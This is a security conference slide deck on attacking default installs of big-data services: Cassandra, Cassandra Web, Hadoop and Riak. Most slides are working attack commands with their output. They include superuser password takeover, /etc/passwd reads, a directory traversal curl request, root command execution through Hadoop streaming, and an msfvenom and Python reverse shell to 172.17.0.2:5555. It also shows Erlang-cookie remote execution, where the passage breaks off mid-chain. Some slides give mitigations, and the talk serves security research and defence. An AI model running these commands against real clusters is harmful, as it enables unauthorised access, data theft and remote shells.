

# Attacking Big



# Land

Jeremy Brown  
@NoConName 2020

# Whom'i

- #offensive #defensive #bugs #shells #fun
- Been around the 'block
  - MSFT, AMZN, NVDA, CRM, etc
- But at this very moment...



# Agenda

- I. Intro
- II. Attacking and bug hunting
  - A. Cassandra and friends
  - B. Hadoop and hadoopers
  - C. Riak and “just Erlang stuff”
  - D. Apache Drill and Mesos
  - E. Some honorable mentions
- III. Conclusion

**"hadoopers"** added to your personal dictionary.



# What is big data?



very process

much query

wow database

so cluster

many security

# Landscape




Image Credit

<https://gsec.hitb.org/materials/sg2017/COMMSEC%20D1%20-%20Thomas%20Debeize%20and%20Mahdi%20Braik%20-%20Hadoop%20Safari%20-%20Hunting%20for%20Vulnerabilities.pdf>

# Testing

- Looking at a few different services that one may find in big data environments
- Focused on attacking default and common configurations
  - But various distros and packages may do many things differently
- Services may be run under privileged or non-privileged users
  - Tried to use the default/common ones here, but no guarantees
  - YMMY for which particular user account you end up shelling out on
- Some packages may run all or only a subset of services by default
  - Binding to localhost, network interface and associated network layout and firewall rules depend on specific environmental factors

# Bugs vs Attacks

- There are **bugs**
  - These let you compromise the target generically, very repeatable
  - “There’s an RCE in Spark, I can ./pwn any version now”
- And there are **attacks**
  - Often specific to the environment, access control, configuration, etc
  - Repeatable, but often tailored and used within a broader goal
  - “I found a Redis open for business on the network and it contains the secrets I’m looking for”



# Bugs vs Attacks

- Related, but different
- Either can be chained together with one or more to compliment each other
  - “I used an SSRF in the web app to hit metadata, used creds to access S3, found more creds and eventually escalated to admin horizontally in the network”

# Common Bugs

- RCE due to some parser error
- Privilege escalation due to some missing checks
- Bypass in some security filters or validation
- Server performing some dangerous acts on behalf of the client
- Arbitrary file read, write, LFI, race condition, overflows, deserialization, etc

# Common Attacks

- **No authentication or authorization**
- Default/weak credentials
  - admin:admin, cassandra:cassandra, root:hadoop, etc
- RCE by design
  - Gotta put auth in front of it
- SSRF by design
  - Or generally sweet talking internal services
- Bad assumptions on who can talk to the service
- Once creds or keys are stolen, own many or every things

# Cassandra

- Apache Cassandra
  - NoSQL database server and management



Reference

<https://cassandra.apache.org/>

# Cassandra

- No authN by default

- “By default, Cassandra is configured with `AllowAllAuthenticator` which performs no authentication checks and therefore requires no credentials. It is used to disable authentication completely.”

```
$ cqlsh
Connected to test at 127.0.0.1:9042.
[cqlsh 5.0.1 | Cassandra 3.11.8 | CQL spec 3.4.4 | Native protocol v4]
Use HELP for help.
cqlsh> SELECT cluster_name, listen_address FROM system.local;

cluster_name | listen_address
-----+-----
test | 127.0.0.1
```

```
cqlsh> COPY system.local TO '/tmp/db.dump'
... ;
Using 1 child processes

Starting copy of system.local with columns [key, bootstrapped, bro
ss, native_protocol_version, partitioner, rack, release_version, r
Processed: 1 rows; Rate: 9 rows/s; Avg. rate: 9 rows/s
1 rows exported to 1 files in 0.110 seconds.
```

Reference

<https://cassandra.apache.org/doc/latest/operating/security.html>



# Cassandra

- Also no authZ by default

```
# Authorization backend, implementing IAuthorizer; used to limit access/provide permissions
# Out of the box, Cassandra provides org.apache.cassandra.auth.{AllowAllAuthorizer,
# CassandraAuthorizer}.
#
# - AllowAllAuthorizer allows any action to any user - set it to disable authorization.
# - CassandraAuthorizer stores permissions in system_auth.role_permissions table. Please
#   increase system_auth keyspace replication factor if you use this authorizer.
authorizer: AllowAllAuthorizer
```

# Cassandra

- Which means a normal user cannot add more superusers
  - Except... it can change the password of a superuser account ?!
- `test@cqlsh>`
  - `create role test1 with password = 'password' and superuser = true and login = true;`
    - Unauthorized: Error from server: code=2100 [Unauthorized] message="Only superusers can create a role with superuser status"
  - `alter role cassandra with password = 'test';`
- `$ cqlsh -u cassandra -p test`
  - `cassandra@cqlsh>`

# Cassandra

- Flip authorizer to CassandraAuthorizer in cassandra.yaml
- test@cqlsh>
  - `alter role cassandra with password = 'test';`
    - Unauthorized: Error from server: code=2100 [Unauthorized] message="User test does not have sufficient privileges to perform the requested operation"

# Cassandra

- Reading arbitrary **client-side** files using SOURCE

```
test@cqlsh> SOURCE '/etc/passwd';  
/etc/passwd:2:Invalid syntax at char 17  
/etc/passwd:2:  root:x:0:0:root:/root:/bin/bash  
/etc/passwd:2:                                     ^  
/etc/passwd:3:Invalid syntax at char 21  
/etc/passwd:3:  daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
/etc/passwd:3:                                     ^  
/etc/passwd:4:Invalid syntax at char 15  
/etc/passwd:4:  bin:x:2:2:bin:/bin:/usr/sbin/nologin  
/etc/passwd:4:                                     ^  
/etc/passwd:5:Invalid syntax at char 15  
/etc/passwd:5:  sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

# Cassandra

- Reading arbitrary **client-side** files using tables
  - `cassandra@cqlsh>`
    - `create keyspace etc with replication = {'class':'SimpleStrategy', 'replication_factor':1};`
    - `create table etc.passwd (a text PRIMARY KEY, b text, c text, d text, e text, f text, g text);`
    - `copy etc.passwd from '/etc/passwd' with delimiter = ':';`

```
cassandra@cqlsh> select * from etc.passwd;
```

a	b	c	d	e	f	g
proxy	x	13	13		proxy	/bin
nobody	x	65534	65534		nobody	/nonexistent
messagebus	x	103	106		null	/nonexistent
tcpdump	x	108	113		null	/nonexistent
hadoop	x	1001	1001		...	/home/hadoop
_apt	x	105	65534		null	/nonexistent
sys	x	3	3		sys	/dev
landscape	x	110	115		null	/var/lib/landscape
uuid	x	107	112		null	/run/uuid
man	x	6	12		man	/var/cache/man
www-data	x	33	33		www-data	/var/www



# Cassandra

- Mitigate keyspace creation by turning on AuthZ
  - Users can't create keyspaces, tables, etc
  - `test@cqlsh>`
    - `create keyspace etc ...`
      - Unauthorized: Error from server: code=2100 [Unauthorized] message="User test has no CREATE permission on <all keyspaces> or any of its parents"
    - `copy ...`
      - Failed to import 20 rows...
      - Failed to import 17 rows: Unauthorized - Error from server: code=2100 [Unauthorized] message="User test has no MODIFY permission on <table etc.passwd> or any of its parents", given up after 5 attempts
      - Failed to process 37 rows; failed rows written to **`import_etc_passwd.err`**

# Cassandra Web

- Adds a web UI for Cassandra (instead of just cqlsh)
  - No authN by default nor is it built-in
    - Folks suggest you can just add HTTP basic auth yourself
    - So even if you turned authN on for Cassandra, now you're exposing it post-auth
- Remember those **client-side** features?

Reference

<https://www.rubydoc.info/gems/cassandra-web/>

# Cassandra Web

- File read commands should turn client-side -> server-side disclosure
  - SOURCE '/etc/passwd' and copy ks.table from '/etc/passwd' both throw errors
  - "no viable alternative at input source" (?)
- But there's plenty of stuff to do

```
1 POST /execute HTTP/1.1
2
3
4
5
6 ...
7
8
9
10
11
12 {
13   "statement": "SELECT * FROM system_auth.roles LIMIT 15",
14   "options": {}
15 }
```

```
1 HTTP/1.1 200 OK
2 Content-Type: application/json
3 Connection: close
4 Server: thin
5
6 {
7   "rows": [
8     {
9       "role": "cassandra",
10      "can_login": "true",
11      "is_superuser": "true",
12      "member_of": "null",
13      "salted_hash": "$2a$10$10fxLuk9cXmDer1.HLs.oeem90M1BfQCyk%G13oRsAU5z1k0NB6vm"
14    }
15   ],
16   "columns": [
```

# Cassandra Web

## Directory traversal bug

Request

Raw

Headers

Hex

Pretty Raw In Actions ▾

1 GET /%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/fetc%2fpasswd HTTP/1.1

2 Host: localhost:3000

3

4

Response

Raw

Headers

Hex

Pretty Raw Render In Actions ▾

1 HTTP/1.1 200 OK

2

3

4

5 ...

6

7

8

9 root:x:0:0:root:/root:/bin/bash

10 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

11 bin:x:2:2:bin:/bin:/usr/sbin/nologin

12 sys:x:3:3:sys:/dev:/usr/sbin/nologin

13 sync:x:4:65534:sync:/bin:/bin/sync

14 games:x:5:60:games:/usr/games:/usr/sbin/nologin

15 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin

16 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin

# Cassandra Web

- Remember when we tried to dump /etc/passwd into a table?
  - But failed because the test user didn't have authorization to MODIFY

```
$ curl cweb.host:3000/...%2F...%2F...%2F...%2F...%2F...%2F...%2Ftmp%2Fimport_etc_passwd.err
```

```
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```

```
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

```
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
```

```
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

```
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
```

```
root:x:0:0:root:/root:/bin/bash
```

```
...
```



# Cassandra Web

- Don't disable Rack::Protection
  - Fixed on github the **SAME DAY** it was reported

▼ 4 <span style="color: green;">■</span> <span style="color: red;">■</span> <span style="color: gray;">■</span> app.rb 		
↑	@@ -20,7 +20,7 @@	class App < Sinatra::Base
20	20	enable :static
21	21	disable :views
22	22	disable :method_override
23	-	disable :protection
	23 +	enable :protection

You should use protection!

## References

<https://github.com/avalanche123/cassandra-web/commit/f11e47a26f316827f631d7bcfec14b9dd94f44be>

<https://www.rubydoc.info/gems/rack-protection/1.4.0>

# Cassandra Web

- If you run this, try to limit the blast radius
  - Containerize it
  - Or at least sandbox it somehow, eg. AppArmor
    - aa-genprof
    - run the app
    - ...modify the profile (which was generated based on execution data) as needed
    - apparmor\_parser -r /etc/apparmor.d/usr.local.bin.cassandra-web

```
Unexpected error while processing request: Permission denied @ rb_sysopen - /etc/passwd
/var/lib/gems/2.7.0/gems/rack-1.6.13/lib/rack/file.rb:102:in `initialize'
/var/lib/gems/2.7.0/gems/rack-1.6.13/lib/rack/file.rb:102:in `open'
/var/lib/gems/2.7.0/gems/rack-1.6.13/lib/rack/file.rb:102:in `each'
/var/lib/gems/2.7.0/gems/thin-1.7.2/lib/thin/response.rb:96:in `each'
/var/lib/gems/2.7.0/gems/thin-1.7.2/lib/thin/connection.rb:114:in `post_process'
```

# Hadoop Default Install

## Summary

---

Security is off.

Safemode is off.

**Off to a good start!**

# Hadoop

- No authentication = be who you want to be
  - Browse/modify the data lake
  - `$ export HADOOP_USER_NAME=hadoop`
  - `$ hadoop fs -touch /abc`
  - `$ hadoop fs -ls /`
    - `-rw-r--r-- 3 hadoop supergroup 0 2020 17:00 /abc`

# Hadoop

- Authentication?

- `$ hadoop jar hadoop-streaming.jar -input /tmp/test -output /tmp/out -mapper "id" -reducer NONE`
  - ...
  - `ERROR streaming.StreamJob: Error Launching job : Permission denied: user=test, access=EXECUTE, inode="/tmp":root:supergroup:drwx-----`



# Hadoop

- No authentication = be who you want to be
  - `$ export HADOOP_USER_NAME=hadoop`
  - `$ hadoop jar hadoop-streaming.jar -input /test/test -output /test/out -mapper "id" -reducer NONE`
  - `$ hadoop fs -cat /test/out/part-00000`
    - `uid=1001(hadoop) gid=1001(hadoop) groups=1001(hadoop)`

# Hadoop

- ~~Authentication?~~ **Be who you want to be** \*

- \* (or whichever user which hadoop is running)
- **Local** command execution
  - \$ export HADOOP\_USER\_NAME=root
  - \$ hadoop fs -mkdir /tmp/input
  - \$ hadoop fs -touchz /tmp/input/123
  - \$ hadoop jar hadoop-streaming.jar -input /test/123 -output /tmp/out -mapper "id" -reducer NONE
    - INFO mapreduce.Job: Job job\_1603984220990\_0006 completed successfully
  - \$ hadoop fs -cat /tmp/out/part-00000
    - uid=0(root) gid=0(root) groups=0(root)

# Hadoop

- Same with WebHDFS

## Authentication

---

When security is *off*, the authenticated user is the username specified in the `user.name` query parameter.

```
DELETE /webhdfs/v1/abc?op=DELETE&recursive=true
```

```
{
  "RemoteException": {
    "exception": "AccessControlException",
    "javaClassName": "org.apache.hadoop.security.AccessControlException",
    "message": "Permission denied: user=dr.who, access=WRITE, inode=\"/\" "
  }
}
```

```
DELETE /webhdfs/v1/abc?op=DELETE&recursive=true&user.name=hadoop
```

```
{
  "boolean": true
}
```

### References

<https://hadoop.apache.org/docs/r1.2.1/webhdfs.html>

# Hadoop

- ~~Authentication?~~ **Be who you want to be** \*
- **Remote** command execution
- Check if ports **8032** (yarn), **9000** (namenode), **50010** (hdfs) are open
  - \$ nmap -p 8032,9000,50010 172.17.0.3
    - PORT STATE SERVICE
    - 8032/tcp **open** pro-ed
    - 9000/tcp **open** cslistener
    - 50010/tcp **open** unknown

# Hadoop

- ~~Authentication?~~ **Be who you want to be** \*

- **Remote** command execution

- `$ hadoop jar hadoop-streaming.jar -fs 172.17.0.3:9000 -jt 172.17.0.3:8032 -input /test/123 -output /tmp/out -mapper "id" -reducer NONE`
      - INFO mapreduce.Job: Running job: job\_1604081764253\_0010
      - INFO ipc.Client: Retrying connect to server: 0.0.0.0/0.0.0.0:10020. Already tried 9 time(s); retry policy is RetryUpToMaximumCountWithFixedSleep(maxRetries=10, sleepTime=1000 MILLISECONDS)
      - **Streaming Command Failed!**

# Hadoop

- ~~Authentication?~~ **Be who you want to be** \*

- **Remote** command execution
- Did it fail?

- `$ hdfs dfs -cat hdfs://172.17.0.3:9000/tmp/out/part-00000`
  - `uid=0(root) gid=0(root) groups=0(root)`





# Hadoop

- Ok but shell, right?
  - `$ msfvenom -p linux/x64/shell/reverse_tcp LHOST=172.17.0.2 LPORT=5555 -f elf -o shell.out`
  - `$ hadoop jar hadoop-streaming.jar -fs 172.17.0.3:9000 -jt 172.17.0.3:8032 -input /test/123 -output /tmp/out -file shell.out -mapper "./shell.out" -reducer NONE -background`
- For some reason this wasn't working
  - Would get a connect back, but no shell :'(

# Hadoop

- Ok but shell, right?
  - `$ hadoop jar hadoop-streaming.jar -fs 172.17.0.3:9000 -jt 172.17.0.3:8032 -input /test/123 -output /tmp/out -mapper "python -c 'import socket, subprocess, os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect((\"172.17.0.2\", 5555)); os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2); import pty; pty.spawn(\"/bin/bash\")'\" -reducer NONE -background`

# Hadoop

- Ok but shell, right?
  - `$ while true; do nc -v -l -p 5555; done`
    - listening on [any] 5555 ...
    - connect to [172.17.0.2] from (UNKNOWN) [172.17.0.3] 51740
    - `<64253_0025/container_1604081764253_0025_01_000002# id`
      - **`uid=0(root) gid=0(root) groups=0(root)`**
    - `<64253_0025/container_1604081764253_0025_01_000002# pwd`
      - **`/tmp/hadoop-root/nm-local-dir/usercache/root/appcache/application_1604081764253_0025/container_1604081764253_0025_01_000002`**

# Hadoop

- So, turn security ON?



# Apache Knox and Ranger

- TLDR;
  - Knox = authentication
  - Ranger = authorization

The Apache Knox Gateway ("Knox") is a system to extend the reach of Apache™ Hadoop® services to users outside of a Hadoop cluster without reducing Hadoop Security. Knox also simplifies Hadoop security for users who access the cluster data and execute jobs. The Knox Gateway is designed as a reverse proxy.

Apache Ranger has the following goals:

- Centralized security administration to manage all security related tasks in a central UI or using REST APIs.
- Fine grained authorization to do a specific action and/or operation with Hadoop component/tool and managed through a central administration tool
- Standardize authorization method across all Hadoop components.
- Enhanced support for different authorization methods - Role based access control, attribute based access control etc.
- Centralize auditing of user access and administrative actions (security related) within all the components of Hadoop.

## References

<https://docs.cloudera.com/runtime/7.2.0/knox-authentication/topics/security-knox-securing-access-hadoop-clusters-apache-knox.html>

<https://ranger.apache.org/>

# Apache Knox and Ranger




Image Credit

<https://medium.com/@takkarharsh/authorization-of-services-using-knox-ranger-and-ldap-on-hadoop-cluster-35843a9e6cdb>



# Hadoop

- So make sure to keep it inside the local network
  - NOT internet facing for any rea.....



## References

<https://www.shodan.io/search?query=Hadoop+IPC+port>

# Riak

- Riak KV
  - NoSQL key-value database
- Default install
  - riak start
    - Listens on 0.0.0.0:[high port] with “cookie” auth
  - HTTP service on localhost:8098
    - Read and even PUT data, call /mapred, etc
  - Other services which may be interesting



## References

<https://riak.com/products/riak-kv/index.html>

# Riak

- Locally browse the filesystem as the riak running user
  - `$ riak admin describe test`
    - Invalid config keys: test
  - `$ riak admin describe \*`
    - Invalid config keys: Desktop Documents Downloads Music Pictures Public Templates Videos
  - `$ riak admin describe /var/*`
    - Invalid config keys: /var/backups /var/cache /var/crash /var/lib /var/local /var/lock /var/log /var/mail /var/metrics /var/opt /var/run /var/snap /var/spool /var/tmp /var/www

# Riak

- Step 1: get cookie
  - `$ ps -aux | grep cookie`
    - `/opt/riak/rel/riak/bin/riak -scl false -sfwi 500 -P 256000 -e 256000 -Q 262144 -A 64 -K true -W w -Bi -zdbbl 32768 ... -config ./releases/3.0/sys.config -setcookie riak`
- Step 2: local command execution
  - `test@ubuntu:~$ erl -name test@localhost -setcookie riak -remsh riak@127.0.0.1`
    - `(riak@127.0.0.1)1> os:cmd("id;pwd").`
      - `"uid=1000(user) gid=1000(user) groups=1000(user)\n/opt/riak/rel/riak\n"`

## References

<https://insinuator.net/2017/10/erlang-distribution-rce-and-a-cookie-bruteforcer/>

# Riak

- Remote command execution?
  - (configure node name and update /etc/hosts on attacking terminal for hostname resolution)
  - `$ erl -name test@ubuntu.test -setcookie riak -remsh riak@ubuntu.test`
    - `(riak@ubuntu.test)1> os:cmd("id;pwd").`
    - **\*\*\* ERROR: Shell process terminated! (^G to start new job) \*\*\***



# Riak

- **WHAT IF** instead of trying to use erl directly
  - We just set up another riak node with the same default cookie
- **BINGO***'ish*
  - `$ riak eval "rpc:call('riak@ubuntu.test', os, cmd, [id])."`
    - `"uid=1000(user) gid=1000(user) groups=1000(user)\n"`
  - `$ riak eval "rpc:call('riak@ubuntu.test', os, cmd, [id;pwd])."`
    - `escript: exception error: no match of right hand side value`
- Doesn't like spaces, special characters, other syntax, etc



# Riak

- Tried a few other things
  - Other process spawning things
    - `$ riak eval "erlang:spawn('riak@ubuntu.test', os, cmd, [\"id\"])."
      - <9718.14141.56>
      - (running exec-notify on the other box)
        - pid=3874367 executed [id ]`
  - Read files and list dirs, but only in the current directory
    - `riak eval "rpc:call('riak@ubuntu.test', file, read_file, [\"test\"])."`
    - `riak eval "rpc:call('riak@ubuntu.test', file, list_dir, [\"log\"])."
      - {ok, [\"console.log\", \"crash.log.0\", ...]}`

# Riak

- More digging through <http://erlang.org/doc/man/>
  - (over)write files in current directory
    - `riak eval "rpc:call('riak@ubuntu.test', file, write_file, [\"test123\", []])."`
  - Change the current working directory (up only)
    - `riak eval "rpc:call('riak@ubuntu.test', file, set_cwd, [\"etc\"])."`
    - `riak eval "rpc:call('riak@ubuntu.test', os, cmd, [\"ls\"])."`
      - `"advanced.config\\ndata\\nlog\\nriak.conf\\n"`
  - `file:delete_d_r`, `file:make_symlink`, `heart:set_cmd`, `os:putenv`, etc
    - Most either have character restrictions or failed otherwise

# Riak

- Get a reverse shell with a single command?
  - Only run one command with no args
  - No specifying paths, executable must be in local PATH



# Riak

- Exploit chain for RCE

- 1. Find a useful **PATH** that we can pivot up into
  - `rpc:call('riak@ubuntu.test', os, cmd, ["env"])`.
    - `"...\nPATH=/opt/riak/rel/riak/erts-10.6.4/bin:/opt/riak/rel/riak/bin:/opt/riak/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games"`
- Check our current path
  - `rpc:call('riak@ubuntu.test', os, cmd, ["pwd"])`.
    - `"/opt/riak/rel/riak\n"`

# Riak

- Exploit chain for RCE
  - 2. Change into the bin folder which is in our PATH
    - `rpc:call('riak@ubuntu.test', file, set_cwd, ["bin"])`.
